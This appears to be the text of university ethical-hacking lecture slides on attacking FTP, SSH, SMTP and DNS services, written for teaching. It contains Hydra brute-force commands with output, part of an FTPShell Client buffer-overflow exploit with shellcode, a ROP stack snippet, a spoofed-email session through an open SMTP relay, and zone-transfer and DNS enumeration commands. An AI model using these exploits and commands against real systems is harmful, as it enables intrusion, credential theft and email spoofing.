Acer	Actiontec	Adaptec
ADC Kentrox	AdComplete.com	AddPac Technology
Adobe	ADT	Adtech
Adtran	Advanced Integration	AIRAYA Corp
Airlink	AirLink Plus	Aironet
Airway	Aladdin	Alcatel
Alien Technology	Allied Telesyn	Allnet
Allot	Alteon	Ambit

- Default functions

Brute-forcing

- Trying out multiple combinations
- How to generate the options?
 - Random
 - Trying out all combinations
 - Using a list or dictionary
- Brute forcing tools
 - THC Hydra (ssh, ftp, http)
Hydra was created by a hacker group The Hacker's choice. It is an universal brute-force tool that can be used for several protocols.
 - Ncrack
 - Medusa

Service specific attacks

We cannot cover all services, but we're going to focus on:

FTP

SSH

SMTP

DNS

Web (Lecture 5,6,7)

Exploits in general (The theory and practice of exploits will be on Lecture 8,9 but we're going to use some of the available exploits now.)

ARP, Netbios, SMB, etc. Lecture 10 (Internal network hacking)

What is an exploit?

An **exploit** (from the English verb *to exploit*, meaning "to use something to one's own advantage") is a piece of software, a chunk of data, or a sequence of commands that takes advantage of a bug or vulnerability to cause unintended or unanticipated behavior to occur on computer software, hardware, or something electronic (usually computerized). Such behavior frequently includes things like gaining control of a computer system, allowing privilege escalation, or a denial-of-service (DoS or related DDoS) attack.

Attacking ftp service

The ftp server configuration file declares what is enabled

Example: *vsftpd.conf* file

anon_mkdir_write_enable

If set to YES, anonymous users will be permitted to create new directories under certain conditions. For this to work, the virtual users are treated with anonymous (i.e. maximally restricted) privilege.

Default: NO

anon_other_write_enable

If set to YES, anonymous users will be permitted to perform write operations other than upload and create directory.

Default: NO

anon_upload_enable

If set to YES, anonymous users will be permitted to upload files under certain conditions. For this to work, the virtual users are treated with anonymous (i.e. maximally restricted) privilege.

Default: NO

anon_world_readable_only

When enabled, anonymous users will only be allowed to download files which are world readable. This is recognition of the fact that anonymous users are not able to upload files.

Default: YES

anonymous_enable

Controls whether anonymous logins are permitted or not. If enabled, both the usernames **ftp** and **anonymous** are accepted.

Default: YES

If anonymous is enabled, we can log in to see what we can do
We can also brute-force the credentials or use exploits

Attacking ftp service: anonymous login

```
root@kali:~# ftp 158.36.185.227
Connected to 158.36.185.227.
220 Oh, here it is: UiO-CTF{G00d_0ld_b4nn3rs!}
Name (158.36.185.227:root): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> ■
```

```
root@kali:~# ftp localhost
Connected to localhost.
220 (vsFTPD 3.0.3)
Name (localhost:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ■
```

If anonymous login is enabled, anyone can log in (username: anonymous, password: arbitrary email)

anon_upload_enable, *anon_other_write_enable* settings are also important: e.g. if upload is enabled and the webroot is accessible attacking scripts can be uploaded.

Attacking ftp service: brute-forcing with Hydra

```
root@kali:~# hydra -t 2 -l admin -P pass.lst -vV localhost ftp
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service
organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-09-07 07:16:46
[DATA] max 2 tasks per 1 server, overall 64 tasks, 5 login tries (l:1/p:5), ~0 tries per task
[DATA] attacking service ftp on port 21
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target localhost - login "admin" - pass "1234" - 1 of 5 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "123456" - 2 of 5 [child 1] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "iloveyou" - 3 of 5 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "qwerty" - 4 of 5 [child 1] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "suzie" - 5 of 5 [child 0] (0/0)
[STATUS] attack finished for localhost (waiting for children to complete tests)
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-09-07 07:16:57
```

- l for single user –L user list (the list has to be named after)
- p for single password –P password list (the list file has to be named after)
- t parallel tries (default 16)

Attacking ftp service: using exploits

The main exploit source is the exploit-db (<http://exploit-db.com>)

And of course the darkweb, if you have needless remaining crypto currencies ☺
(note that darkweb is not for Ethical Hackers!!!)

					Home	Exploits	Shellcode	Papers	Google Hacking Database	Submit	Search
Date	D	A	V	Title			Platform	Author			
2018-09-05				FTPShell Server 6.80 - 'Add Account Name' Buffer Overflow (SEH)			Windows_x86	Luis Martínez			
2018-08-27				CuteFTP 5.0 - Buffer Overflow			Windows_x86	Matteo Malvica			
2018-08-23				CuteFTP 8.3.1 - Denial of Service (PoC)			Windows_x86-64	Ali Alipour			
2018-07-26				Core FTP 2.0 - 'XRMD' Denial of Service (PoC)			Windows	Erik David...			
2018-07-18		-		FTP2FTP 1.0 - Arbitrary File Download			PHP	AkkuS			
2018-07-02				FTPShell Client 6.70 (Enterprise Edition) - Stack Buffer Overflow (Metasploit)			Windows	Metasploit			
2018-07-02				Core FTP LE 2.2 - Buffer Overflow (PoC)			Windows	Berk Cem...			
2018-06-07		-		Ftp Server 1.32 - Credential Disclosure			Android	ManhNho			
2018-05-28		-		ALFTP 5.31 - Local Buffer Overflow (SEH Bypass)			Windows_x86	Gokul Babu			
2018-05-23		-		FTPShell Server 6.80 - Denial of Service			Windows_x86	Hashim Jawad			
2018-05-23				FTPShell Server 6.80 - Buffer Overflow (SEH)			Windows	Hashim Jawad			
2018-05-08				FTPShell Client 6.7 - Buffer Overflow			Windows	r4wd3r			
2018-04-13		-		MikroTik 6.41.4 - FTP daemon Denial of Service PoC			Linux	FarazPajohan			
2018-03-20		-		OpenSSH < 6.6 SFTP - Command Execution			Linux	SECFORCE			

Attacking ftp service: using exploits

Example: *FTPShell Client 6.7 - Buffer Overflow* from May 2018

Theoretically it's not necessary to understand what's happening during the exploitation. The input has to be generated with the provided python script and apply it against the vulnerable service.

Demo...

BUT! This exploit works only for that specific version with the same OS circumstances. E.g. *0x00452eed* has to contain a *call esi* instruction.

Without understanding it you can't customize it.

```
19 buf += "\xdb\xc8\xba\x3e\x93\x15\x8f\xd9\x74\x24\xf4\x5e\x33"
20 buf += "\xc9\xb1\x31\x31\x56\x18\x03\x56\x18\x83\xc6\x3a\x71"
21 buf += "\xe0\x73\xaa\xf7\x0b\x8c\x2a\x98\x82\x69\x1b\x98\xf1"
22 buf += "\xfa\x0b\x28\x71\xae\xa7\xc3\xd7\x5b\x3c\xa1\xff\x6c"
23 buf += "\xf5\x0c\x26\x42\x06\x3c\x1a\xc5\x84\x3f\x4f\x25\xb5"
24 buf += "\x8f\x82\x24\xf2\xf2\x6f\x74\xab\x79\xdd\x69\xd8\x34"
25 buf += "\xde\x02\x92\xd9\x66\xf6\x62\xdb\x47\xaa\xf9\x82\x47"
26 buf += "\xb4\x2e\xbf\xc1\x53\x33\xfa\x98\xe8\x87\x70\x1b\x39"
27 buf += "\xd6\x79\xb0\x04\xd7\x8b\xc8\x41\xdf\x73\xbf\xbb\x1c"
28 buf += "\x09\xb8\x7f\x5f\xd5\x4d\x64\xc7\x9e\xf6\x40\xf6\x73"
29 buf += "\x60\x02\xf4\x38\xe6\x4c\x18\xbe\x2b\xe7\x24\x4b\xca"
30 buf += "\x28\xad\x0f\xe9\xec\xf6\xd4\x90\xb5\x52\xba\xad\xa6"
31 buf += "\x3d\x63\x08\xac\xd3\x70\x21\xef\xb9\x87\xb7\x95\x8f"
32 buf += "\x88\xc7\x95\xbf\xe0\xf6\x1e\x50\x76\x07\xf5\x15\x88"
33 buf += "\x4d\x54\x3f\x01\x08\x0c\x02\x4c\xab\xfa\x40\x69\x28"
34 buf += "\x0f\x38\x8e\x30\x7a\x3d\xca\xf6\x96\x4f\x43\x93\x98"
35 buf += "\xfc\x64\xb6\xfa\x63\xf7\x5a\xd3\x06\x7f\xf8\x2b"
36
37 try:
38     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
39     s.bind(("0.0.0.0", port))
40     s.listen(5)
41     print("[+] FTP server started on port: "+str(port)+"\r\n")
42 except:
43     print("[x] Failed to start the server on port: "+str(port)+"\r\n")
44
45 eip = "\xed\x2e\x45" # CALL ESI from FTPShell.exe : 0x00452eed
46 nops = "\x90"*40
47 junk = "F"*(400 - len(nops) - len(buf))
48 payload = nops + buf + junk + eip
49
50 while True:
51     conn, addr = s.accept()
52     conn.send('220 FTP Server\r\n')
53     print(conn.recv(1024))
54     conn.send("331 OK\r\n")
55     print(conn.recv(1024))
56     conn.send('230 OK\r\n')
57     print(conn.recv(1024))
58     conn.send('220 "'+payload+'" is current directory\r\n')
```

Attacking ssh service – brute force

Without the valid password:

```
root@kali:~# hydra -l uioctf -P pass.lst 193.225.218.118 -t 1 ssh
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service
organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-09-08 15:39:26
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overw
riting, you have 10 seconds to abort...
[DATA] max 1 task per 1 server, overall 64 tasks, 5 login tries (l:1/p:5), ~0 tries per
task
[DATA] attacking service ssh on port 22
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-09-08 15:39:47
root@kali:~#
```

With the valid password:

```
root@kali:~# hydra -l uioctf -P pass.lst 193.225.218.118 -t 1 ssh
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service
organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-09-08 15:41:23
[DATA] max 1 task per 1 server, overall 64 tasks, 6 login tries (l:1/p:6), ~0 tries per
task
[DATA] attacking service ssh on port 22
[22][ssh] host: 193.225.218.118 login: uioctf password: ethicalhacking999
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-09-08 15:41:37
root@kali:~#
```


Attacking ssh service – using exploits



Home Exploits Shellcode Papers Google Hacking Database Submit Search

Date	D	A	V	Title	Platform	Author
2018-09-06	↓	-	⌚	WirelessHART Fieldgate SWG70 3.0 - Directory Traversal	Hardware	Hamit CiBO
2018-08-29	↓	-	⌚	Eaton Xpert Meter 13.4.0.10 - SSH Private Key Disclosure	Hardware	BrianWGray
2018-08-21	↓	-	⌚	OpenSSH 2.3 < 7.7 - Username Enumeration	Linux	Justin Gardner
2018-08-16	↓	-	⌚	OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	Linux	Matthew Daley
2018-03-20	↓	-	⌚	OpenSSH < 6.6 SFTP - Command Execution	Linux	SECFORCE
2018-03-16	↓	-	-	Analyze & Attack SSH Protocol	Papers	ManhNho
2017-12-26	↓	-	⌚	Trustwave SWG 11.8.0.27 - SSH Unauthorized Access	Linux	SecuriTeam
2017-09-25	↓	-	⌚	FLIR Thermal Camera F/FC/PT/D - SSH Backdoor Access	Hardware	LiquidWorm
2017-08-28	↓	-	⌚	NethServer 7.3.1611 - Cross-Site Request Forgery (Create User / Enable SSH Access)	JSON	LiquidWorm
2017-07-10	↓	-	⌚	Pelco Sarix/Spectra Cameras - Cross-Site Request Forgery (Enable SSH Root Access)	Hardware	LiquidWorm
2017-06-07	↓	📅	✔️	PutTY < 0.68 - 'ssh_agent_channel_data' Integer Overflow Heap Corruption	Linux	Tim Kosse
2017-05-19	↓	-	⌚	Tecnvision DLX Spot - SSH Backdoor Access	Multiple	Simon...
2017-04-27	↓	-	✔️	Mercurial - Custom hg-ssh Wrap		
2017-01-26	↓	-	⌚	OpenSSH 6.8 < 6.9 - 'PTY' Local f		


Command execution ssh exploit
example: Stack replacement
+ ROP (see lecture 9.)



```
if BITS == 32:  
    new_stack += p32(ret_addr) * (stack_size/4)  
    new_stack = cmd + "\x00" + new_stack[len(cmd)+1:-12]  
    new_stack += p32(sys_addr)  
    new_stack += p32(exit_addr)  
    new_stack += p32(saddr_start)  
else:  
    new_stack += p64(ret_addr) * (stack_size/8)  
    new_stack = cmd + "\x00" + new_stack[len(cmd)+1:-32]  
    new_stack += p64(pop_rdi_ret)  
    new_stack += p64(saddr_start)  
    new_stack += p64(sys_addr)  
    new_stack += p64(exit_addr)
```

Attacking SMTP

SMTP (Simple Message Transfer Protocol) is a standard for email transmission in widespread today.



The client logs in to his/hers own server with credentials using SMTP. The mail is forwarded to the receiver's server with SMTP. The receiver downloads the email (e.g. POP3, IMAP).

Attacking SMTP

The main SMTP commands are:

HELO: Sent by a client to identify itself

EHLO: The same as HELO but with ESMTP (multimedia support)

MAIL FROM: Identifies the sender of the message

RCPT TO: Identifies the message recipients

DATA: Sent by a client to initiate the transfer of message content

Note there are no *Subject*, *CC*, *BCC* fields. All these data are placed in the data section (these are not part of the smtp)

VRFY: Verifies that a mailbox is available for message delivery. If it's allowed user enumeration is possible.

Attacking SMTP – open relay access

In case of open-relay settings, the user doesn't need to provide credentials. Anyone can send a mail with arbitrary fields. DEMO..

The terminal window shows a root shell on a Kali Linux system. The user runs a telnet session to an SMTP server at IP 41.22.25. The session starts with a connection attempt to port 25, followed by a standard SMTP handshake. The user sends an email from 'paul.mccartney@beatles.com' to 'laszloe@ifi.uio.no'. The message body contains a forged 'From' header and a personal message. The terminal concludes with a successful queueing of the message.

```
root@kali: ~
File Edit View Search Terminal Help
uioctf@testserver8:~$ telnet [REDACTED] 41.22 25
Trying [REDACTED] 41.22...
Connected to [REDACTED] 41.22.
Escape character is '^J'.
220 sendmail [REDACTED] ESMTP
MAIL FROM: paul.mccartney@beatles.com
250 2.1.0 Ok
RCPT TO:laszloe@ifi.uio.no
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Hi Laszlo,
Beatles will be reunited.
Sincerely,
Paul
.
250 2.0.0 Ok: queued as 427R4m6KDDz368g
```

The adjacent screenshot of an Outlook Web App inbox shows a new email from 'paul.mccartney@beatles.com' with the subject '(Mangler emne)'. The body of the email reads: 'Hi Laszlo, Beatles will be reunited. Sincerely, Paul'. The timestamp on the right indicates the email was received at 11:41.

Attacking SMTP – open relay access

How to find open-relay SMTP?

- If one of the client's SMTP allows open-relay access then any email can be written unseeingly
- Spamboxes will probably contain some open-relay SMTP server 😊

How can the users make sure that an email arrived from the right person?

- Check the email header
- There's no 100% guarantee, use PGP (mail encryption)! 😊

Attacking SMTP – open relay access

Checking the email header

(Mangler emne)

The screenshot shows an email client interface. At the top, there's a small message preview for an email from 'paul.mccartney@beatles.com' sent on '09.09.2018 11:41'. Below this, the main body of the email contains a message from 'Hi Laszlo,' followed by 'Beatles will be reunited.' and 'Sincerely, Paul'. To the right, a large modal window titled 'Meldingsinformasjon' displays the message headers. A red box highlights the 'X-UIC-Spam-info' line, which reads: 'not spam, SpamAssassin (score=0.9, required=5.0, autolearn=disabled, MISSING_HEADERS=0.915, MISSING_SUBJECT=0.001, uiobl=NO, uiouri=NO)'. The rest of the headers listed include X-UiO-Scanned, To, Return-Path, MIME-Version, Content-Type, X-MS-Exchange-Organization-Network-Message-Id, X-MS-Exchange-Organization-AVStamp-Enterprise, X-MS-Exchange-Organization-AuthSource, and X-MS-Exchange-Organization-AuthAs. To the right of the modal, another window titled 'Meldingsinformasjon' shows the full received chain of the email, starting with 'Received: from mail-ex14.exprod.uio.no (2001:00:100:120::/6)' and ending with 'Received: by sendmail [REDACTED] (Postfix, from userid 35)'. Both windows have a 'Lukk' button at the bottom right.

paul.mccartney@beatles.com
09.09.2018 11:41

Hi Laszlo,
Beatles will be reunited.
Sincerely,
Paul

Meldingsinformasjon

X-UIC-Spam-info: not spam, SpamAssassin (score=0.9, required=5.0, autolearn=disabled, MISSING_HEADERS=0.915, MISSING_SUBJECT=0.001, uiobl=NO, uiouri=NO)
X-UiO-Scanned:
4E139297E8F07860173E44C2F9C562155031ED41
To: Undisclosed recipients;
Return-Path: paul.mccartney@beatles.com
MIME-Version: 1.0
Content-Type: text/plain
X-MS-Exchange-Organization-Network-Message-Id: 7d52a544-9cff-465c-f458-08d616387ac9
X-MS-Exchange-Organization-AVStamp-Enterprise: 1.0
X-MS-Exchange-Organization-AuthSource: mail-ex14.exprod.uio.no
X-MS-Exchange-Organization-AuthAs: Anonymous

Lukk

Meldingsinformasjon

Received: from mail-ex14.exprod.uio.no (2001:00:100:120::/6)
by mail-ex11.exprod.uio.no (2001:700:100:120::73) with Microsoft
SMTP Server
(TLS) id 15.0.1395.4; Sun, 9 Sep 2018 11:41:55 +0200
Received: from mail-mx06.uio.no (129.240.169.59) by mail-
ex14.exprod.uio.no
(129.240.120.76) with Microsoft SMTP Server (TLS) id
15.0.1395.4 via Frontend
Transport: Sun, 9 Sep 2018 11:41:55 +0200
Received: from sendmail-[REDACTED]
([REDACTED].41.184])
by mail-mx06.uio.no with esmtp (Exim 4.91)
(envelope-from <paul.mccartney@beatles.com>)
id 1fywE6-00024Z-Pe
for laszloe@ifi.uio.no; Sun, 09 Sep 2018 11:41:55 +0200
Received: by sendmail [REDACTED] (Postfix, from userid 35)
[REDACTED]

Lukk

Email– brute force with THC-Hydra

```
hydra smtp.victimsemailserver.com smtp -l  
victimaccountname -P 'pass.lst' -s portnumber -S -v -V
```


```
hydra -l username -P pass.txt my.pop3.mail pop3
```

```
hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
```

Supported protocols by THC-Hydra

Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-POST, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTPS-POST, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, RDP, Rexec, Rlogin, Rsh, RTSP, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.

DNS service



- DNS servers are all around the world
- Organized in tree structure (13 root servers)
- The top level domains (.com, .net, .edu, .no, .de, etc.) are directly under the root servers
- DNS data are stored redundantly (master and slave server)

Attacking DNS – zone transfer

Since DNS data is stored redundantly the slave DNS can ask the master DNS to send a copy of a part of its database (zone) to the slave.

Zone transfer operation should be limited for the slave ip address. If this is not the case, anyone can obtain the whole zone data (and network topological information too).

```
root@kali:~# dig axfr @nsztm1.digi.ninja zonetransfer.me
; <>> DiG 9.10.3-P4-Debian <>> axfr @nsztm1.digi.ninja zonetransfer.me
; (1 server found)
;; global options: +cmd
zonetransfer.me.    7200   IN      SOA     nsztm1.digi.ninja. robin.digi.ninja. 2
2001 172800 900 1209600 3600
zonetransfer.me.    300    IN      HINFO   "Casio fx-700G" "Windows XP"
zonetransfer.me.    301    IN      TXT     "google-site-verification=tyP28J7JAUHA
HXMgcC0I6XBmmoVi04VlMewxA"
zonetransfer.me.    7200   IN      MX      0 ASPMX.L.GOOGLE.COM.
zonetransfer.me.    7200   IN      MX      10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me.    7200   IN      MX      10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me.    7200   IN      MX      20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me.    7200   IN      MX      20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me.    7200   IN      MX      20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me.    7200   IN      MX      20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me.    7200   IN      A       5.196.105.14
zonetransfer.me.    7200   IN      NS      nsztm1.digi.ninja.
zonetransfer.me.    7200   IN      NS      nsztm2.digi.ninja.
sip._tcp.zonetransfer.me. 14000 IN SRV    0 0 5060 www.zonetransfer.me.
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200 IN PTR www.zonetransfer.me.
asfdbauthdns.zonetransfer.me. 7900 IN AFSDB 1 asfdbbbox.zonetransfer.me.
asfdbbbox.zonetransfer.me. 7200 IN A      127.0.0.1
asfdbvolume.zonetransfer.me. 7800 IN AFSDB 1 asfdbbbox.zonetransfer.me.
canberra-office.zonetransfer.me. 7200 IN A      202.14.81.230
cmdexec.zonetransfer.me. 300    IN      TXT    "; ls"
contact.zonetransfer.me. 2592000 IN TXT   "Remember to call or email Pippa on +4
4567890 or pippa@zonetransfer.me when making DNS changes"
dc-office.zonetransfer.me. 7200 IN A      143.228.181.132
deadbeef.zonetransfer.me. 7201 IN AAAA   dead:beaf::
```

Attacking DNS – domain enumeration

- We can check if reverse lookup is enabled.
- Also brute-force the domain names in the DNS database

```
root@kali:~# dnsrecon -d www.uio.no -a
[*] Performing General Enumeration of Domain: www.uio.no
[*] Checking for Zone Transfer for www.uio.no name servers
[*] Resolving SOA Record
[*]      SOA ns1.uio.no 129.240.2.6
[*] Resolving NS Records
[-] Could not Resolve NS Records
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 129.240.2.6
[*] 129.240.2.6 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] No answer or RRset not for qname
[*] Checking for Zone Transfer for www.uio.no name servers
[*] Resolving SOA Record
[*]      SOA ns1.uio.no 129.240.2.6
[*] Resolving NS Records
[-] Could not Resolve NS Records
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 129.240.2.6
[*] 129.240.2.6 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] No answer or RRset not for qname
[-] DNSSEC is not configured for www.uio.no
[*]      SOA NS1.UIO.NO 129.240.2.6
```

```
root@kali:~# dnsrecon -r 129.240.171.52-129.240.171.130
[*] Reverse Look-up of a Range
[*] Performing Reverse Lookup from 129.240.171.52 to 129.240.171.130
[*]      PTR www-dav.va-rutine.uio.no 129.240.171.54
[*]      PTR www.uio.no 129.240.171.52
[*]      PTR www.childwatch.uio.no 129.240.171.56
[*]      PTR www.metoxia.uio.no 129.240.171.60
[*]      PTR www.nakmi.no 129.240.171.57
[*]      PTR www.apollon.uio.no 129.240.171.55
[*]      PTR www.finse.uio.no 129.240.171.58
[*]      PTR openaccess.no 129.240.171.53
[*]      PTR www-dav.nix.no 129.240.171.62
[*]      PTR www.khm.uio.no 129.240.171.59
[*]      PTR www.phdcourses-socsci.uio.no 129.240.171.66
[*]      PTR www.muv.uio.no 129.240.171.61
[*]      PTR www.sequencing.uio.no 129.240.171.67
[*]      PTR www.paris.uio.no 129.240.171.65
[*]      PTR nhm.uio.no 129.240.171.72
[*]      PTR www.odont.uio.no 129.240.171.64
[*]      PTR vortex-wopi.uio.no 129.240.171.73
[*]      PTR www.med.uio.no 129.240.171.70
[*]      PTR www.sum.uio.no 129.240.171.74
[*]      PTR www.sv.uio.no 129.240.171.75
[*]      PTR www.st-petersburg.uio.no 129.240.171.69
[*]      PTR www.mn.uio.no 129.240.171.71
[*]      PTR mn.uio.no 129.240.171.71
[*]      PTR stk.uio.no 129.240.171.68
[*]      PTR www.tf.uio.no 129.240.171.76
[*]      PTR www.normer.uio.no 129.240.171.63
[*]      PTR www.uv.uio.no 129.240.171.78
[*]      PTR vortex.uio.no 129.240.171.81
[*]      PTR www.ub.uio.no 129.240.171.77
```

Attacking DNS – domain brute-forcing

See more: <https://pentestlab.blog/tag/domain-brute-force/>
<https://github.com/rbsec/dnscan>

dns.py	Fix Spelling mistake leads to program not being compiled
requirements.txt	Add requirements.txt file for installing deps
subdomains-100.txt	Updated subdomain lists
subdomains-1000.txt	Lowecase the subdomain files and remove a few dupes.
subdomains-10000.txt	Added a few more common subdomains
subdomains-500.txt	Updated subdomain lists
subdomains-uk-1000.txt	Lowecase the subdomain files and remove a few dupes.
subdomains-uk-500.txt	Added .uk subdomain lists
subdomains.txt	Added a few more common subdomains
suffixes.txt	Remove suffix that creates wildcards

```
root@kali:~# dnsrecon -d www.uio.no -D /root/subdomains-500.txt -t brt
[*] Performing host and subdomain brute force against www.uio.no
[*] 0 Records Found
root@kali:~#
```

Nmap scripting engine, Medusa

- **Default category:** checks for factory defaults

<code>dns-nsid</code>	Retrieves information from a DNS nameserver by requesting its nameserver ID (nsid) and asking for its id.server and version.bind values. This script performs the same queries as the following two dig commands: - dig CH TXT bind.version @target - dig +nsid CH TXT id.server @target
<code>dns-recursion</code>	Checks if a DNS server allows queries for third-party names. It is expected that recursion will be enabled on your own internal nameservers.
<code>dns-service-discovery</code>	Attempts to discover target hosts' services using the DNS Service Discovery protocol.
<code>epmd-info</code>	Connects to Erlang Port Mapper Daemon (epmd) and retrieves a list of nodes with their respective port numbers.
<code>finger</code>	Attempts to retrieve a list of usernames using the finger service.
<code>flume-master-info</code>	Retrieves information from Flume master HTTP pages.
<code>freelancer-info</code>	Detects the Freelancer game server (FLServer.exe) service by sending a status query UDP probe.
<code>ftp-anon</code>	Checks if an FTP server allows anonymous logins.
<code>ftp-bounce</code>	Checks to see if an FTP server allows port scanning using the FTP bounce method.
<code>ftp-systat</code>	Sends FTP SYST and STAT commands and returns the results

- **Brute category:** carry out brute-forcing with multiple protocols
- **Vuln category:** tries to identify vulnerabilities
- **Auth category:** authentication bypass, etc.

Medusa is a speedy, massively parallel, modular, login brute-forcer. It supports many protocols: AFP, CVS, FTP, HTTP, IMAP, rlogin, SSH, Subversion, and VNC, etc.

Ncrack

